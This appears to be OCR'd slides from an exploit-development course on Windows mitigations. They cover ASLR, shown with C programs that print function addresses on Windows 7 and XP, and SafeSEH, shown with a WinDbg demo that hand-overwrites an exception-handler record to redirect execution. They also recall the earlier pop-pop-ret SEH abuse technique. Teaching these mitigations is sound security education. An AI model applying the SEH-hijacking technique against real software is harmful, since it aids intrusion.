
Do you want to debug using the selected debugger?

- These aren't the calc.exe's I'm looking for…

ASLR

- We talked about this in Exploits 1 as well.
- Executables and their associated DLL's are loaded at random locations in the address space. This makes it harder for an attacker to guess where things will be located, ultimately making exploitation more difficult.

ASLR in Windows 7



```c
#include <stdio.h>

void function()
{
    printf("hello world\n");
}

int main()
{
    unsigned char *ptr = (unsigned char *)function;
    printf("function is located at: %llx\n", ptr);
}
```

C:\Windows\system32\cmd.exe

```
function is located at: 9611a4
Press any key to continue . . .
```


C:\Windows\system32\cmd.exe

```
function is located at: 13811a4
Press any key to continue . . .
```


C:\Windows\system32\cmd.exe

```
function is located at: e11a4
Press any key to continue . . .
```

ASLR in Windows XP



```c
#include <stdio.h>

void function()
{
    printf("hello world\n");
}

int main()
{
    unsigned char *ptr = (unsigned char *)function;
    printf("function is located at: %x\n", ptr);
}
```


C:\WINDOWS\system32\cmd.exe

```
function is located at: 4111a4
Press any key to continue . . .
```

C:\WINDOWS\system32\cmd.exe

```
function is located at: 4111a4
Press any key to continue . . .
```

C:\WINDOWS\system32\cmd.exe


```
function is located at: 4111a4
Press any key to continue . . .
```

ASLR isn’t supported in Windows XP!


SafeSEH

- Previously we abused the structured exception handler by pointing it to a piece of a code that was useful to us (a pop-pop-ret sequence).
- We already had the constraint that the exception handler couldn't point to the stack.
- SafeSEH add's further constraints: A SafeSEH enabled module registers a table of valid exception handlers. Before executing an exception handler routine, the operating system first verifies that the exception handler pointer points to an entry in this table.

Without SafeSEH




```
void prize()
{
        printf("you win!\n");
}

int MyExceptionHandler();

void function()
{
        unsigned int*ptr;
        ptr = (unsigned int *)0xdeadbeef;
        __try {
                //this will cause an exception
                *ptr = 0x41414141;
        } __except (MyExceptionHandler()) {}
}

int MyExceptionHandler()
{
        printf("MyExceptionHandler() called\n");
        return 0;
}

int main()
{
        function();
}
```



```
Copyright (c) Microsoft Corporation. All rights

CommandLine: simple_seh.exe
Symbol search path is: SRV*C:\WINDOWS\Symbols*ht
Executable search path is:
ModLoad: 00400000 0041b000   simple_seh.exe
ModLoad: 7c900000 7c9b2000   ntdll.dll
ModLoad: 7c800000 7c8f6000   C:\WINDOWS\system32
ModLoad: 10200000 10323000   C:\WINDOWS\WinSxS\x
(8d0.1bc): Break instruction exception - code 80
eax=00251eb4 ebx=7ffde000 ecx=00000003 edx=00000
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> g @@masm(`c:\class\simple_seh\simple_seh\
eax=0012fe84 ebx=7ffde000 ecx=00000000 edx=00000
eip=00411476 esp=0012fda0 ebp=0012fe94 iopl=0
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=
simple_seh!function+0x56:
00411476 8b45e0          mov     eax,dword ptr [
0:000> !teb
TEB at 7ffdd000
    ExceptionList:        0012fe84
    StackBase:            00130000
    StackLimit:           00126000
    SubSystemTib:         00000000
    FiberData:            00001e00
    ArbitraryUserPointer: 00000000
    Self:                 7ffdd000
    EnvironmentPointer:   00000000
    ClientId:             000008d0 . 000001bc
    RpcHandle:            00000000
    Tls Storage:          00000000
    PEB Address:          7ffde000
    LastErrorValue:       0
    LastStatusValue:      c0000135
    Count Owned Locks:    0
    HardErrorMode:        0
0:000> ed 12fe84 simple_seh!prize
0:000> ed 12fe84+4 simple_seh!prize
```

- Here I've manually edited the Structured Exception Handler to point to the prize() function right before an exception is about to happen in the code. The exception handler isn't pointing at the stack, so the exception handler parser should like it.


Without SafeSEH #2



```
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
you win!
```

- Great Success

Enabling SafeSEH



Configuration: Active(Debug)

Platform: Active(Win32)


All options:

```
/OUT:"C:\class\simple_seh\Debug\simple_seh.exe" /NOLOGO /MANIFEST
/MANIFESTFILE:"Debug\simple_seh.exe.intermediate.manifest" /MANIFESTUAC:"level='asInvoker'
uiAccess='false'" /DEBUG /PDB:"c:\class\simple_seh\Debug\simple_seh.pdb" /DYNAMICBASE
/NXCOMPAT /MACHINE:X86 /ERRORREPORT:PROMPT kernel32.lib user32.lib gdi32.lib winspool.lib
comdlg32.lib advapi32.lib shell32.lib ole32.lib oleaut32.lib uuid.lib odbc32.lib odbccp32.lib
```

Additional options:

```
/SafeSEH
```

